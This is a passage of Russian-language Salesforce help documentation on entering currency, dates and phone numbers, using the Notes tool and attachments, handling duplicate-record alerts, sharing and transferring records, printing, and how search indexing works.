В некоторых версиях Salesforce формат и тип валюты, доступные для использования в полях валюты (например, «План продаж» или «Годовой доход»), определяются параметром компании «Региональная валюта». В мультивалютных организациях Group Edition, Professional Edition, Enterprise Edition, Unlimited Edition и Performance Edition формат и тип валюты определяются полем «Валюта» создаваемой или редактируемой записи.

- **Совет:** При вводе денежных сумм (или любого другого типа чисел) тысячи, миллионы и миллиарды могут заменяться аббревиатурами **k**, **m** и **b** соответственно. Например, введенное значение «50k» отображается как «50 000». Обратите внимание, что данные аббревиатуры не поддерживаются критериями фильтрации.

### Даты и время

Многие поля позволяют вводить дату и время в формате, выбранном в личном параметре «Регион».

При вводе даты нужная дата может быть выбрана в календаре или введена вручную.

Разрешается использовать только даты, соответствующие выбранному диапазону. Допустимая начальная дата: 1700-01-01T00:00:00Z GMT или первые секунды 1 января 1700 года. Допустимая конечная дата: 4000-12-31T00:00:00Z GMT или первые секунды 31 декабря 4000 года. Данные значения смещаются согласно часовому поясу пользователя. Например, допустимая начальная дата по тихоокеанскому времени: 1699-12-31T16:00:00 или 16:00 31 декабря 1699 года.

 Совет:

- Года отображаются и сохраняются в четырехзначном формате. При вводе последних двух цифр система Salesforce добавляет первые две цифры автоматически. Значения 60—99 относятся к 20 веку (например, 1964), а значения 00—59 относятся к 21 веку (например, 2012).
- При вводе месяца и дня (например, 01/15) система Salesforce автоматически добавляет *текущий* год.
- При использовании английского языка система Salesforce определяет дату автоматически посредством ввода слов *Yesterday*, *Today* и *Tomorrow* или любого дня недели. Дни недели (например, *понедельник*) всегда относятся к следующей неделе.

## Номера телефонов


При вводе номеров телефонов система Salesforce сохраняет формат, выбранный пользователем. Если параметр «Регион» содержит значение «Английский (США)» или «Английский (Канада)», то 10- и 11-значные номера телефонов, начинающиеся с единицы, автоматически используют следующий формат при сохранении записи: (800) 555-1212.

 Совет:

- Чтобы отменить форматирование 10- или 11-значного номера телефона посредством скобок, пробела и дефиса (например, (800) 555-1212), введите символ «+» перед номером телефона. Например: +49 8178 94 07-0.
- Если 10- и 11-значные номера телефонов используют автоматический формат Salesforce, то введенные условия фильтра должны быть дополнены скобками. Например: «*Номер телефона начинается на (415)*».

## Выбор значений раскрывающегося списка

Система Salesforce поддерживает разные типы полей раскрывающегося списка.

- Стандартные раскрывающиеся списки. Чтобы выбрать одно значение, щелкните стрелку вниз.
- Раскрывающиеся списки со множественным выбором. Чтобы добавить значение в выбранное прокручиваемое поле справа, дважды щелкните любое доступное значение в прокручиваемом поле слева. Выберите как минимум одно значение. Чтобы выбрать диапазон значений, щелкните первое значение, нажмите клавишу SHIFT и щелкните последнее значение диапазона. Чтобы добавить выбранные значения в нужное поле, щелкните стрелку.
- Зависимые и управляющие раскрывающиеся списки взаимосвязаны. Значение, выбранное в управляющем раскрывающемся списке, влияет на значения, доступные в зависимом раскрывающемся списке. Управляющие и зависимые раскрывающиеся списки обозначаются на страницах редактирования значком . Чтобы просмотреть имя управляющего или зависимого раскрывающегося списка, наведите указатель мыши на соответствующий значок.

## Примечания

Инструмент «Примечания» — это расширенная версия инструмента создания примечаний Salesforce, позволяющая пользователям быстрее добавлять более эффективные примечания. Рекомендуем использовать инструмент «Примечания» для оптимизации бизнес-процессов, повышения производительности и эффективного использования системы Salesforce.

Инструмент «Примечания» разработан на основе «Файлов Salesforce», поэтому для примечаний доступно большинство действий с файлами — например, создание отчетов по примечаниям или использование Chatter для предоставления общего доступа.

Дополнительную информацию о действиях с примечаниями см. в видеоролике:

▶ [Порядок использования примечаний.](#)

### Создание примечаний и их добавление к записям

Воспользуйтесь расширенной версией инструмента «Примечания» для добавления важных сведений к записям в Salesforce.

### Просмотр или восстановление более ранней версии примечания

Можно просматривать более ранние версии примечаний и при необходимости их восстанавливать.

### Создание отчета по примечаниям

Отчеты позволяют просматривать и анализировать сведения обо всех примечаниях. Пользователи могут составлять отчеты только по примечаниям, созданным посредством инструмента «Примечания».

### Рекомендации по использованию примечаний в приложении Salesforce 1

Ниже представлены советы и рекомендации по использованию примечаний в приложении Salesforce 1.

### Чем отличается инструмент «Примечания» от устаревшего инструмента создания примечаний?

Инструмент «Примечания» — это расширенная версия исходного инструмента создания примечаний Salesforce. Благодаря его набору функций вы сможете быстрее вносить примечания и повысить эффективность работы.

## Создание примечаний и их добавление к записям

Воспользуйтесь расширенной версией инструмента «Примечания» для добавления важных сведений к записям в Salesforce.

✔ **Прим.:** Если вы используете старую версию инструмента, попросите администратора установить расширенную версию «Примечаний».

### Создание примечаний и их добавление к записям в Salesforce Classic

Воспользуйтесь расширенной версией инструмента «Примечания» для добавления важных сведений в записи Salesforce, чтобы улучшить организацию и эффективность труда.

### Создание примечаний и добавление их к записям в приложении Salesforce Lightning Experience

С помощью примечаний пользователи могут добавлять в записи важные сведения и лучше организовывать работу.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**


#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

## Создание примечаний и их добавление к записям в Salesforce Classic

Воспользуйтесь расширенной версией инструмента «Примечания» для добавления важных сведений в записи Salesforce, чтобы улучшить организацию и эффективность труда.

 **Прим.:** Эти действия доступны в Salesforce Classic. Если вверху экрана имеется ряд вкладок, вы находитесь в Salesforce Classic. Если слева находится панель навигации, вы в Lightning Experience.

1. Щелкните пункт **«Создать примечание»** в связанном списке примечаний записи. Для создания отдельного примечания, не связанного с записью, перейдите на вкладку «Файлы» и щелкните любой из фильтров примечаний, чтобы отобразить пункт «Создать примечание».
2. Введите заголовок и основной текст.
3. Сохраните примечание.  
Примечания, добавленные с помощью расширенной версии инструмента, отображаются в связанном списке «Примечания». Примечания, добавленные с помощью старой версии, отображаются в связанном списке «Примечания и вложения».

СМ. ТАКЖЕ:

[Рекомендации по использованию примечаний в приложении Salesforce 1](#)

[Чем отличается инструмент «Примечания» от устаревшего инструмента создания примечаний?](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

## Создание примечаний и добавление их к записям в приложении Salesforce Lightning Experience

С помощью примечаний пользователи могут добавлять в записи важные сведения и лучше организовывать работу.

 **Прим.:** Выполните следующие действия в Lightning Experience. Если слева находится панель навигации, вы в Lightning Experience. Если вверху экрана имеется ряд вкладок, вы находитесь в Salesforce Classic.

1. Щелкните пункт **«Создать»** в связанном списке примечаний записи. Кроме того, для создания примечания, связанного с другой записью или не связанного с записью, можно щелкнуть значок «Глобальные действия» и выбрать **«Создать примечание»**.
2. Введите заголовок и основной текст. В примечание можно добавить изображения.
3. При необходимости свяжите примечание с другими записями.  
Примечания, добавленные с помощью расширенной версии инструмента, отображаются в связанном списке «Примечания». Примечания, добавленные с помощью старой версии, отображаются в связанном списке «Примечания и вложения».

СМ. ТАКЖЕ:

[Рекомендации по использованию примечаний в приложении Salesforce 1](#)

[Чем отличается инструмент «Примечания» от устаревшего инструмента создания примечаний?](#)


### ВЕРСИИ


Доступно в версиях:  
Lightning Experience

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

## Просмотр или восстановление более ранней версии примечания

Можно просматривать более ранние версии примечаний и при необходимости их восстанавливать.

 **Прим.:** Выполните следующие действия в Lightning Experience. Если слева находится панель навигации, вы в Lightning Experience. Если вверху экрана имеется ряд вкладок, вы находитесь в Salesforce Classic.

1. Щелкните заголовок примечания в связанном списке примечаний записи.
2. В окне примечания нажмите значок .
3. Выберите из списка версию примечания, которое нужно просмотреть.
4. Для восстановления выбранной версии примечания нажмите «Восстановить».

## Создание отчета по примечаниям

Отчеты позволяют просматривать и анализировать сведения обо всех примечаниях. Пользователи могут составлять отчеты только по примечаниям, созданным посредством инструмента «Примечания».

1. Обязательно ознакомьтесь со стандартными отчетами и способами их настройки.
2. Создайте новый отчет со следующими критериями:

|            |                               |
|------------|-------------------------------|
| Тип отчета | Отчет по файлам и содержимому |
| Поля       | Имя файла                     |
|            | Дата публикации               |
|            | Создано                       |
|            | Дата последнего пересмотра    |
|            | Последний пересмотр выполнен  |
|            | Тип файла                     |
| Фильтры    | Тип файла равно <i>SNOTE</i>  |

3. Обязательно сохраните отчет для возможности его использования позднее.
4. Чтобы сделать отчет общедоступным, создайте папку и поместите в нее отчет. Затем настройте параметры общего доступа к папке, добавив пользователей и группы.

СМ. ТАКЖЕ:

[Примечания](#)

[Создание отчета](#)

### ВЕРСИИ

Доступно в версиях:  
Lightning Experience

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и удаления отчетов:

- «Создание и настройка отчетов»

И

«Конструктор отчетов»





## Рекомендации по использованию примечаний в приложении Salesforce1

Ниже представлены советы и рекомендации по использованию примечаний в приложении Salesforce1.

Посмотреть видеоролик:  [How to Use Notes](#)

Чтобы настроить инструмент «Примечания», обратитесь к администратору организации. После этого вы сможете использовать примечания в Salesforce1. Ниже перечислены некоторые рекомендации.

- Создание примечаний путем касания значка  на панели действий.
- Добавление маркированных и нумерованных списков в примечания посредством значков на панели инструментов «Примечания».
- Пакетное связывание примечаний с записями путем касания параметра «Связать записи». Чтобы изменить связанные записи, коснитесь имен связанных записей (3).
- Создание задачи путем проведения пальца по строке примечания. При необходимости коснитесь строки или выделите некоторый текст и коснитесь значка  на панели инструментов.
- Обработка связанных задач прямо из примечания.
- Просмотр и поиск всех примечаний путем выбора пункта «Примечания» в меню навигации приложения Salesforce1.
- После добавления связанного списка «Примечания» в макет страницы объекта становятся доступны следующие действия:
  - быстрый доступ к связанным примечаниям непосредственно из записей (вместо переключения в меню навигации, чтобы открыть примечание);
  - создание примечаний из связанного списка.





### ВЕРСИИ

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

## Чем отличается инструмент «Примечания» от устаревшего инструмента создания примечаний?

Инструмент «Примечания» — это расширенная версия исходного инструмента создания примечаний Salesforce. Благодаря его набору функций вы сможете быстрее вносить примечания и повысить эффективность работы.

Инструмент «Примечания» и устаревший инструмент создания примечаний

| Функция  | Примечания  | Устаревший инструмент создания примечаний   |
|--|---|---|
| Добавление примечаний в записи   |  |  |
| Использование связанного списка «Примечания» для управления примечаниями |  |   |
| Использование связанного списка «Примечания и                            |   |  |

### ВЕРСИИ

Доступно в версиях: **Salesforce Classic** и **Lightning Experience**

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.



| Функция  | Примечания   | Устаревший инструмент создания примечаний |
|--|--|---|
| «Вложения» для управления примечаниями   |  |   |
| Автоматическое сохранение примечаний   | ✔ (только приложение Lightning Experience)               |   |
| Проверка орфографии  |  | ✔   |
| Добавление личных примечаний в записи  |  | ✔   |
| Создание частных независимых примечаний (без связывания с записями)                    | ✔  |   |
| Пакетное связывание примечаний с записями  | ✔ (только приложения Lightning Experience и Salesforce1) |   |
| Использование формата обогащенного текста, включая маркированные и нумерованные списки | ✔  |   |
| Поиск только примечаний в Salesforce   | ✔  |   |
| Создание задач из примечаний   | ✔ (только приложение Salesforce1)                        |   |
| Создание отчета по примечаниям   | ✔  |   |
| Добавление изображений в примечание  | ✔ (только приложение Lightning Experience)               |   |
| Просмотр или восстановление более ранней версии примечания                             | ✔ (только приложение Lightning Experience)               |   |

СМ. ТАКЖЕ:

[Рекомендации по использованию примечаний в приложении Salesforce1](#)

[Создание примечаний и их добавление к записям](#)

[Примечания](#)

## Рекомендации по управлению файлами и примечаниями, прикрепленными к записям

При работе с вложениями, документами Google и примечаниями, созданными в старой версии средства, следует помнить следующее.

- Если в организации включена поддержка Chatter, то файлы, опубликованные в ленту записи, добавляются в связанный список записи «Примечания и вложения» в качестве вложений ленты. Связанный список «Примечания и вложения» поддерживает предварительный просмотр (при наличии такой возможности), загрузку и удаление вложений ленты, но не поддерживает их редактирование.
- Редактирование примечания или вложения доступно только при наличии полномочия на редактирование связанной записи.
- Удаление примечания или вложения доступно только ответственному или администратору с полномочием «Изменение всех данных». Обратите внимание, что ответственность определяется по полю ответственного. Ответственность за вложение определяется по полю «Создано».
- Ответственные за запись могут удалять вложения, прикрепленные к записям, даже если вложения были добавлены другим пользователем.
- Пользователи портала могут загружать вложения, но не могут редактировать, удалять или открывать их для предварительного просмотра.
- Примечания и вложения, помеченные флажком «Личный», доступны только администраторам и соответствующим авторам. Просмотр личных примечаний и вложений доступен администраторам только при наличии полномочия «Просмотр всех данных», а их редактирование или удаление — при наличии полномочия «Изменение всех данных».
- Если организация использует службу «Добавление документов Google в систему Salesforce», то связанный список «Примечания и вложения» называется «Документы Google, примечания и вложения». Связанный список «Вложения» называется «Документы Google и вложения».
- Страница сведений о записи позволяет просматривать только те документы Google, которые доступны аккаунту пользователя в Google Apps.
- Файлы Salesforce CRM Content, опубликованные в ленте Chatter для записи, добавляются в связанный список «Примечания и вложения». Однако файлы Salesforce CRM Content, которые существуют только в приложении Salesforce CRM Content, не добавляются в связанный список «Примечания и вложения». Если в организации включена поддержка Salesforce CRM Content, связанный список «Связанное содержимое» может быть добавлен на страницы сведений об организациях, контактах, интересах, возможностях, обращениях, продуктах и настраиваемых объектах.
- При публикации примечаний для внешних контактов посредством функции Salesforce to Salesforce все общедоступные примечания автоматически становятся доступными для подключения при совместном использовании родительского объекта. Общий доступ к вложениям предоставляется автоматически при установке флажка «Общий доступ с подключениями» для вложения. Чтобы отменить общий доступ к примечанию или вложению, установите флажок «Личное».
- Некоторые файлы недоступны для предварительного просмотра (например, зашифрованные файлы; файлы, защищенные паролем; PDF-документы, защищенные от копирования; неизвестные типы файлов и файлы размером более 25 Мб). Для этих файлов параметр «Предварительный просмотр» недоступен в лентах и списковых представлениях. Файлы, просмотр которых невозможен, отмечены в ленте значками групповых файлов. Некоторые функции Microsoft Office 2007 отображаются некорректно при предварительном просмотре. Если файл поддерживает предварительный просмотр, но предварительный просмотр не существует, обратитесь к администратору Salesforce, который поможет восстановить предварительный просмотр.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Примечания и вложения доступны в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Документы Google доступны во всех версиях.

- Все примечания и вложения, добавленные в контакты и возможности, также сводятся в связанной организации.

СМ. ТАКЖЕ:

[Примечания](#)

[Создание примечаний и их добавление к записям](#)


[Рекомендации по использованию примечаний в приложении Salesforce1](#)

[Вопросы шифрования платформы](#)

## Поля примечаний и вложений

Инструмент «Примечания» — это расширенная версия исходного инструмента создания примечаний Salesforce. Данная таблица содержит поля, доступные при создании примечания посредством инструмента «Примечания». Чтобы добавить маркированные и нумерованные списки в примечания, воспользуйтесь значками на панели инструментов.

### Поля для примечаний

 **Прим.:** Приложения Salesforce1 и Lightning Experience поддерживают дополнительные поля для пакетного связывания записей с примечаниями.

| Поле      | Описание  |
|-----------|---|
| Текст     | Текст примечания. Данное поле может содержать не более 50 Мб данных.        |
| Заголовок | Тема примечания. Максимальная длина может составлять не более 200 символов. |

### Поля для устаревшего инструмента создания примечаний

| Поле      | Описание   |
|-----------|--|
| Текст     | Текст примечания. Данное поле может содержать не более 32 Кб данных.   |
| Личное    | Флажок, указывающий на доступность примечания только ответственному и администраторам. Просмотр личных примечаний доступен администраторам только при наличии полномочия «Просмотр всех данных», а их редактирование — при наличии полномочия «Изменение всех данных». |
| Заголовок | Краткое описание примечания. Максимальная длина может составлять не более 80 символов.   |

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

## Поля для вложений

| Поля вложений                |   |
|------------------------------|---|
| Поле                         | Описание  |
| Описание                     | Описание загруженного файла.  |
| Имя файла                    | Имя загруженного файла.   |
| Личный                       | Флажок, указывающий на доступность вложения только ответственному и администраторам. Просмотр личных вложений доступен администраторам только при наличии полномочия «Просмотр всех данных», а их редактирование — при наличии полномочия «Изменение всех данных».  |
| Общий доступ с подключениями | Флажок, указывающий на доступность вложения подключениям при предоставлении общего доступа к родительской записи. Данный флажок отображается только при условии использования функции Salesforce to Salesforce, предоставления общего доступа к родительской записи и назначения вложению статуса общедоступного. |
| Размер                       | Размер загруженного файла.  |

## Удаление примечаний и вложений из записей

Чтобы удалить примечание или вложение, щелкните ссылку **«Удал.»** напротив нужного примечания или вложения в связанном списке записи **«Примечания и вложения»** или **«Вложения»**.

Удаленные примечания и вложения могут быть восстановлены из корзины.

Чтобы удалить файл, вложенный из ленты Chatter, щелкните ссылку **«Удал.»** напротив нужного вложения ленты. В этом случае файл удаляется из всех лент Chatter, где он был доступен для совместного использования, а также из связанного списка **«Примечания и вложения»**. Чтобы восстановить файл, щелкните ссылку **«Корзина»**, выберите нужный файл и нажмите кнопку **«Восстановить»**. Если файл добавлен из ленты Chatter, группы, библиотеки Salesforce CRM Content или персонального компьютера, то удаление файла из связанного списка **«Примечания и вложения»** инициирует его удаление из сообщения, но не из источника.

СМ. ТАКЖЕ:

[Создание примечаний и их добавление к записям](#)

[Рекомендации по управлению файлами и примечаниями, прикрепленными к записям](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для удаления примечания или вложения:

- Ответственный за родительскую запись
- ИЛИ
- «Редактирование» или «Удаление» для типа родительской записи
- ИЛИ
- «Изменение всех данных»

## Почему сохраняемая запись помечается как повтор? Что делать?

Организация использует повторяющиеся правила, препятствующие созданию повторяющихся записей. Чтобы определить дальнейшие действия, прочтите сообщение.

Ниже приведен пример страницы, отображаемой при попытке сохранения записи, помеченной как возможный повтор.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

Lead Owner

Lead Edit

Save (Ignore Alert) Save & New (Ignore Alert) Cancel

8 Possible Duplicate Records Found  
You're creating a duplicate record. We recommend you use an existing record instead.

Leads

| Name         | Street            | Phone          | Zip/Postal Code | Email                       | Company             | City          | Title | Lead Owner     | Last Modified Date |
|--------------|-------------------|----------------|-----------------|-----------------------------|---------------------|---------------|-------|----------------|--------------------|
| marc benioff | 1 market street   | (800) 555-5555 |                 | mbenioff@salesforce.com     | salesforce.com, Inc | San Francisco |       | Madison Rigsby | 10/3/2014 2:47 PM  |
| m benioff    | 1 market street   | (800) 555-1234 |                 | mbenioff@salesforce.com     | salesforce.com, Inc | San Francisco |       | Madison Rigsby | 10/3/2014 2:48 PM  |
| marc benioff | 1 market street   | (800) 555-5555 |                 | marc.benioff@salesforce.com | salesforce.com, Inc | San Francisco |       | Madison Rigsby | 10/3/2014 2:51 PM  |
| marc benioff | 1 market street   | (800) 555-5555 |                 | marc.benioff@salesforce.com | salesforce.com, Inc | San Francisco |       | Madison Rigsby | 10/10/2014 3:37 PM |
| marc benioff | 100 market street | (800) 555-5555 |                 | m.benioff@salesforce.com    | salesforce.com, Inc | San Francisco |       | Madison Rigsby | 10/17/2014 1:12 PM |

Show All >>

Contacts

| Name         | Phone          | Mailing City  | Account Name        | Email                   | Mailing Street  | Mailing Zip/Postal Code | Title | Contact Owner  | Last Modified Date  |
|--------------|----------------|---------------|---------------------|-------------------------|-----------------|-------------------------|-------|----------------|---------------------|
| marc Benioff | (800) 555-5555 | San Francisco | Salesforce.com, Inc | mbenioff@salesforce.com | 1 Market Street |                         |       | Madison Rigsby | 10/17/2014 10:27 AM |
| Mike Benioff |                | San Francisco | Salesforce.com, Inc | mbenioff@salesforce.com | 1 Market Street |                         |       | Madison Rigsby | 10/17/2014 10:28 AM |

Lead Information

Lead Owner: Madison Rigsby

Lead Status: Open

First Name: --None-- marc

Last Name: benioff

Company: salesforce.com

Title:

Phone: (800) 555-5555

Email: mbenioff@salesforce.com

Rating: --None--

1. Создаваемое системой сообщение, отображающее обнаруженное количество возможных повторов. Данное количество охватывает только доступные записи. Если все записи, помеченные как возможные повторы, являются недоступными, то данное сообщение отображается без количества, но содержит список ответственных за записи, позволяющий отправлять запросы на получение доступа к текущим повторам.
2. Настраиваемое предупреждение, созданное автором повторяющегося правила. По возможности предупреждение должно содержать причину неудачного сохранения записи и рекомендуемые действия.
3. Кнопка «Сохранить (Пропустить предупреждение)», при условии, что повторяющееся правило позволяет сохранять запись, которая может быть повтором. Если повторяющееся правило препятствует сохранению записи, которая может быть повтором, то кнопка «Сохранить» отображается, но запись может быть сохранена только после внесения соответствующих изменений.
4. Список возможных повторов, содержащий только доступные записи. Данный список отображает только доступные поля (не более 7 первых полей, использованных для сопоставления). Данный список отображает не более 5 записей. Чтобы просмотреть полный список повторяющихся записей (не более 100), щелкните ссылку «Показать все >>». Записи отображаются по дате последнего изменения. Чтобы открыть страницу записи, щелкните соответствующую ссылку в списке.
5. Выделенные поля, то есть поля, использованные для сопоставления.

Какие форматы следует использовать в приложении Salesforce для отображения дат, времени и имен?

Как предоставить только определенным пользователям доступ к данным?

Может ли отдельный пользователь контролировать общий доступ к собственным записям?

Можно ли переносить записи другим пользователям?

Как напечатать записи Salesforce?

## Какие форматы следует использовать в приложении Salesforce для отображения дат, времени и имен?

Формат, используемый приложением Salesforce для отображения дат, времени и имен пользователей, определяется параметром «Регион».

Чтобы просмотреть формат даты и времени, используемый параметром «Регион», выполните указанные ниже действия.

1. На странице личных параметров введите строку «*Дополнительные сведения о пользователе*» в поле «Быстрый поиск», затем выберите «**ДОПОЛНИТЕЛЬНЫЕ СВЕДЕНИЯ О ПОЛЬЗОВАТЕЛЕ**». Нет результатов? Введите строку «*Личные сведения*» в поле «Быстрый поиск» и выберите пункт «**Личные сведения**».
2. Просмотрите формат даты и времени в поле «Создано», которое доступно только для чтения. Данный формат используется для ввода дат и времени в поля Salesforce.

СМ. ТАКЖЕ:

[Индивидуальная настройка системы Salesforce](#)

## Как предоставить только определенным пользователям доступ к данным?

Версии Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition позволяют администраторам организаций, использующих модель общего доступа «Личный» или «Общедоступный: только для чтения», предоставлять определенным пользователям доступ к данным. Администратор может создать общедоступные группы и настроить правила общего доступа, согласно которым пользователи определенной группы или роли могут предоставлять доступ к своим данным пользователям другой роли или общедоступной группы. Кроме того, отдельные пользователи могут создавать персональные группы для предоставления доступа к собственным организациям, контактам и возможностям.

## Может ли отдельный пользователь контролировать общий доступ к собственным записям?

Да. Версии Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition предоставляют всем ответственным за организации возможность дальнейшего расширения общего доступа к организациям. Например, если модели общего доступа к организации задано значение «Личный», то ответственный за организацию Асме может предоставить выбранным группам или отдельным пользователям доступ к этой организации и связанным с ней данным.

Кроме того, версии Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition позволяют ответственным за возможности расширять общий доступ к отдельным возможностям отдельно от общего доступа к организациям.

Предоставление общего доступа к организациям, интересам, обращениям и возможностям позволяет расширить текущий уровень доступа к данным; стандартные уровни доступа организации не могут быть дополнительно ограничены.

Данный тип общего доступа предоставляется вручную путем нажатия кнопки «**Общий доступ**» на странице сведений о записи.

## Можно ли переносить записи другим пользователям?

Большинство версий позволяют переносить ответственность за записи одним из указанных ниже способов. При изменении ответственного за запись система Salesforce также переносит ответственность за некоторые связанные записи.

**Перенос ответственности за одну собственную запись**

Нажмите кнопку **«Изменить ответственного»** на странице сведений о записи. Дополнительную информацию см. в разделах **«Изменение ответственности»** и **«Перенос связанных элементов»**.

**Перенос ответственности за несколько собственных обращений, интересов или записей настраиваемых объектов**

Откройте вкладку нужного объекта и просмотрите списковое представление. Выберите нужные записи и нажмите кнопку **«Изменить ответственного»**.

**Перенос ответственности за несколько записей, принадлежащих другим пользователям**

Воспользуйтесь функцией пакетного переноса. Дополнительную информацию об использовании функции пакетного переноса и переносе связанных записей см. в разделе **«Пакетный перенос записей»**.

**Перенос ответственности за записи посредством бизнес-правил**


При изменении ответственного за запись посредством бизнес-правила система Salesforce не изменяет ответственность за связанные записи.

**Как напечатать записи Salesforce?**

Чтобы напечатать сведения о записи Salesforce, выполните указанные ниже действия.

1. Щелкните ссылку **«Версия для печати»**, расположенную в правом верхнем углу большинства страниц сведений. При этом откроется новое окно обозревателя, отображающее запись в готовом для печати формате.
2. Чтобы свернуть или развернуть отдельные разделы версии для печати, щелкните треугольники напротив заголовков нужных разделов.
3. Чтобы отобразить или скрыть все свертываемые разделы страницы, щелкните **«Развернуть все»** или **«Свернуть все»**. Связанные списки (например, список возможностей, связанных с организацией) не являются свертываемыми.
4. Чтобы распечатать страницу, щелкните ссылку **«Печать этой страницы»** или воспользуйтесь функцией печати, доступной в обозревателе.



**Прим.:** Чтобы открыть страницу, содержащую печатную версию записи, щелкните значок печати (  ) на вкладке **«Консоль»**.

**Обнаружение информации с помощью функции поиска**

Функция поиска Salesforce дает возможность быстро находить информацию. Поиск доступен на сайте Salesforce, в мобильном приложении Salesforce1 или в компоненте поиска, построенном на основе платформы Salesforce.

**Как работает функция поиска?**

Функция поиска эффективно находит искомые сведения, разбивая ваши условия поиска и обнаруживая подходящие совпадения в индексе.

**Как сведения разбиваются поиском?**

При каждом создании записи поисковая система разбивает на части доступную для поиска информацию. Знание того, как разбивается информация, поможет вам выбрать критерии поиска.

**ВЕРСИИ**

Доступно в версиях: **все** версии, **кроме Database.com**.



### Различия в поиске между Lightning Experience, Salesforce Classic и Salesforce1

Глобальный поиск в полной версии системы Salesforce (будь то Lightning Experience или Salesforce Classic) и мобильном приложении Salesforce1 использует одинаковый поисковый индекс, поэтому поиск всегда ведется по одним и тем же данным. Пользователь видит в мгновенных результатах один и тот же набор записей, к которым недавно осуществлялся доступ. На результаты поиска влияет область поиска (список наиболее часто используемых объектов). Тем не менее, помните, что приложения Salesforce1 и Lightning Experience поддерживают не все стандартные объекты, поэтому иногда результаты поиска могут немного различаться. Кроме того, их интерфейс глобального поиска также может отличаться некоторыми визуальными и навигационными различиями.

#### Как выполнить поиск в полях поиска?

Рекомендуем использовать поиск для связывания двух записей.

#### Результаты поиска

В большинстве случаев вы быстро найдете искомую запись, просто изучив лучшие результаты, поскольку они сортируются по степени важности для каждого пользователя. Изучите принцип возврата определенных записей и поймите, как получать лучшие результаты.

#### Ограничения для поиска в Salesforce Classic

При использовании глобального поиска, поиска на боковой панели, расширенного поиска, структурированных запросов, списковых представлений и фильтров применяются некоторые ограничения.


## Как работает функция поиска?

Функция поиска эффективно находит искомые сведения, разбивая ваши условия поиска и обнаруживая подходящие совпадения в индексе.

Посмотрите видеоролик:

#### Использование поисковых функций

При вводе критерия поиска в поле поиска (1) поисковая система разбивает его на более мелкие части, которые называются *токены* (2). Она сопоставляет эти более мелкие критерии с информацией из записей, которые хранятся в индексе (3), ранжирует связанные записи по релевантности (4) и возвращает результаты, к которым у вас есть доступ (5).

 **Прим.:** Доступность обновленного текста для поиска может занять не менее 15 минут после создания или обновления записи объекта, доступного для поиска. Только после сохранения в индексе поиска записи объекта попадают в его область действия. Поисковая система возвращает только те результаты, к которым у вас есть доступ.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии, **кроме**  
**Database.com.**



Дополнительную информацию о ведении поиска см. в этих видеороликах:

- ▶ [Поиск в Salesforce Classic](#)
- ▶ [Search in Salesforce Lightning Experience](#)

## Как сведения разбиваются поиском?


При каждом создании записи поисковая система разбивает на части доступную для поиска информацию. Знание того, как разбивается информация, поможет вам выбрать критерии поиска.

При создании или обновлении записи (1) поисковая система разбивает доступный для поиска текст записи на более мелкие критерии, которые называются *маркерами* (2). Затем она сохраняет эти маркеры в поисковом индексе (3). При выполнении поиска механизм поиска разбивает поисковые термины на маркеры для возврата из индекса записей с совпадающими маркерами.

### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience.

Доступно в версиях: **все** версии, **кроме Database.com**.



Ниже приведены некоторые примеры маркеров, созданных на основе представленных сведений о записи. Поисковая система создаст буквенно-цифровые маркеры, если критерии поиска содержат знаки препинания. При необходимости запись может быть найдена посредством поиска, использующего любой индексированный маркер.

